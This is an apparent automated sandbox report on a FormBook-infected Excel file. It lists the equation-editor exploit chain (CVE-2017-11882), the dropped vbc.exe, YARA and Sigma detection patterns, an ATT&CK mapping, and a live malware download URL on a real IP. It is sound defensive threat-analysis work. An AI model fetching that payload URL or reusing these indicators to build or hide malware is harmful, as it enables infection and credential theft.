ID: 345177
Sample Name: Signature.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:01:38
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Signature.xlsx

Overview


General Information

Sample Name:	Signature.xlsx
Analysis ID:	345177
MD5:	560a4851273657..
SHA1:	56798f4c0801015.
SHA256:	1d93a4fcbcf81b4..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Drops PE files to the user root direc…
- Machine Learning detection for dropp…
- Office equation editor drops PE file
- Office equation editor starts process…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 152 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2332 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2852 cmdline: 'C:\Users\Public\vbc.exe' MD5: BE84C387975B024F25DC96EC5F85F7BD)
    - vbc.exe (PID: 2876 cmdline: C:\Users\Public\vbc.exe MD5: BE84C387975B024F25DC96EC5F85F7BD)
    - vbc.exe (PID: 2468 cmdline: C:\Users\Public\vbc.exe MD5: BE84C387975B024F25DC96EC5F85F7BD)
    - vbc.exe (PID: 2460 cmdline: C:\Users\Public\vbc.exe MD5: BE84C387975B024F25DC96EC5F85F7BD)
    - vbc.exe (PID: 2424 cmdline: C:\Users\Public\vbc.exe MD5: BE84C387975B024F25DC96EC5F85F7BD)
    - vbc.exe (PID: 2420 cmdline: C:\Users\Public\vbc.exe MD5: BE84C387975B024F25DC96EC5F85F7BD)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2162212987.00000000020D1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000002.2162537500.00000000030D9000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.2162537500.00000000030D9000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x293d58:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x2940e2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x29fdf5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x29f8e1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x29fef7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x2a006f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x294afa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x29eb5c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x295872:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x2a4ee7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x2a5f8a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.2162537500.00000000030D9000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x2a1e19:$sqlite3step: 68 34 1C 7B E1 • 0x2a1f2c:$sqlite3step: 68 34 1C 7B E1 • 0x2a1e48:$sqlite3text: 68 38 2A 90 C5 • 0x2a1f6d:$sqlite3text: 68 38 2A 90 C5 • 0x2a1e5b:$sqlite3blob: 68 53 D8 7F 8C • 0x2a1f83:$sqlite3blob: 68 53 D8 7F 8C
Process Memory Space: vbc.exe PID: 2852	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 1	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 2	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hm1[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://18.194.54.219/wows/hm1.exe	7%	Virustotal		Browse
http://18.194.54.219/wows/hm1.exe	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://thesnake.herokuapp.com/snakes	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://18.194.54.219/wows/hm1.exe	true	• 7%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://thesnake.herokuapp.com/snakes	vbc.exe, vbc.exe, 00000005.00000002.2157599757.0000000000212000.00000020.00020000.sdmp, vbc.exe, 00000006.00000002.2158308519.0000000000212000.00000020.00020000.sdmp, vbc.exe, 00000007.00000002.2159068648.0000000000212000.00000020.00020000.sdmp, vbc.exe, 00000008.00000002.2159827958.0000000000212000.00000020.00020000.sdmp, vbc.exe, 00000009.00000002.2161125989.0000000000212000.00000020.00020000.sdmp, vbc.exe.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.day.com/dam/1.0	E74B891E.emf.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.2162212987.00000000020D1000.00000004.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
18.194.54.219	unknown	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345177
Start date:	27.01.2021
Start time:	20:01:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Signature.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@14/6@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6.7% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
20:03:11	API Interceptor	35x Sleep call for process: EQNEDT32.EXE modified
20:03:13	API Interceptor	26x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	Doc_37584567499454.xlsx	Get hash	malicious	Browse	• 52.209.107.24
	Documentaci#U00f3n.doc	Get hash	malicious	Browse	• 35.163.191.195
	Rolled Alloys Possible Infection.docx	Get hash	malicious	Browse	• 143.204.11.47
	Order confirmation 64236000000025 26.01.2021.exe	Get hash	malicious	Browse	• 3.0.139.114
	Rolled Alloys Possible Infection.docx	Get hash	malicious	Browse	• 143.204.11.17
	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 35.163.191.195
	FACTUUR-INV00012.xlsx	Get hash	malicious	Browse	• 52.216.237.43
	FACTUUR-INV00012.xlsx	Get hash	malicious	Browse	• 52.216.95.11
	daily scripts.exe	Get hash	malicious	Browse	• 34.242.129.172
	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 44.240.171.172
	wno5UOP8TJ.exe	Get hash	malicious	Browse	• 52.211.215.209
	quote20210126.exe.exe	Get hash	malicious	Browse	• 3.140.151.209
	PAYMENT.xlsx	Get hash	malicious	Browse	• 34.251.154.69
	PAYMENT.xlsx	Get hash	malicious	Browse	• 34.249.208.250
	DHL eMailShip delivery Form - securedPDF.html	Get hash	malicious	Browse	• 52.218.216.224
	5Ur5p5e8r2.exe	Get hash	malicious	Browse	• 13.52.79.18
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 52.216.245.238
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 3.131.104.217
	Xy4f5rcxOm.dll	Get hash	malicious	Browse	• 54.64.30.175
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• 13.224.102.114

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hm1[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	633856
Entropy (8bit):	7.405346249644526
Encrypted:	false
SSDEEP:	12288:2PG5tVUOCqv9SdgIJCOhpMbs/oSmCy9XY3FGCr6:eG38WYZhyhCyA2
MD5:	BE84C387975B024F25DC96EC5F85F7BD
SHA1:	58507DE0E96B77F8030A4DC5BC607C438E14D5DA
SHA-256:	EBBCC767ACC5337309A6F0770C52236B131CBCFFB3E843E4BF132489CB2001CC
SHA-512:	1236A79CF26D69ABBC3330D38B1C14BD34A90B98960E5D974A990ED8078104B3F3BF2F84647F0A95B84C157CE1F8DBC30E4FE54ED49EA338DA17CB80B6D5BF9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://18.194.54.219/wows/hm1.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\hm1[1].exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Xm.`.....P..... .....@.. ..... ..... ..@.....W..... ..... ..H.....text...4.... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....~...A.....0..#.....+.&...(....(.....(....o....*.....0.....+.&..8.....8.....+5..Va.+...`a...SYE..... .....M....5.+.....&.3.+....6.+...OYE.....'.../...7...E...N...h.....4.+.+....+.....&..8z.....(.....8l.....8d.....8\....(.....8N.....8E.....(....+.(....8/....8+.....(....+..8.....8....*....0. .....+.&...+>..\a.+..._a8.....\X+X.\(.....+...[YE.....#...S..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B65EA87.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\86CDB2DC.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E74B891E.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.8986230323260216
Encrypted:	false
SSDEEP:	3072:r34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:D4UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	8BA96E01E5E31685B576653500058F22
SHA1:	03DCFA79713728B83AB0337CA70BA73715758B9A
SHA-256:	130D78C8E1A21DF3B25FE4461EFA7B13F505DCE5B6FDB51D982EE04181420C88
SHA-512:	528BA0091139824EE58678E138982DB1CBAB3CECAF7E02369DDDC329D8AB9E82D5F00A6BF3403B10D9D809E64C1037E44A65C3AD900C000EFAC133B75097F8 6
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....0...0.....P.0...0. .N.SP.0.H.0.....0.4.0..N.SP.0.H.0. ....y.QH.0.P.0. .....z.Q.....X...%...7.....{ .@.....C.a.l.i.b.r.....0.X...H.0.|.0..2.P.....0...0.. {.P.....0.....dv.....%.....%.....%.....!.....l...c..."....%.....%.....%.....T...T.....@.E.@T.....L.....l...c...P... ...6...F...$. .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\Desktop\~$Signature.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	633856
Entropy (8bit):	7.405346249644526
Encrypted:	false
